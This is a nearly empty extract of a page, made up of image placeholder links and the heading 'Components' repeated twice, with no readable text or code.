
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
Components




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
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
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


Components



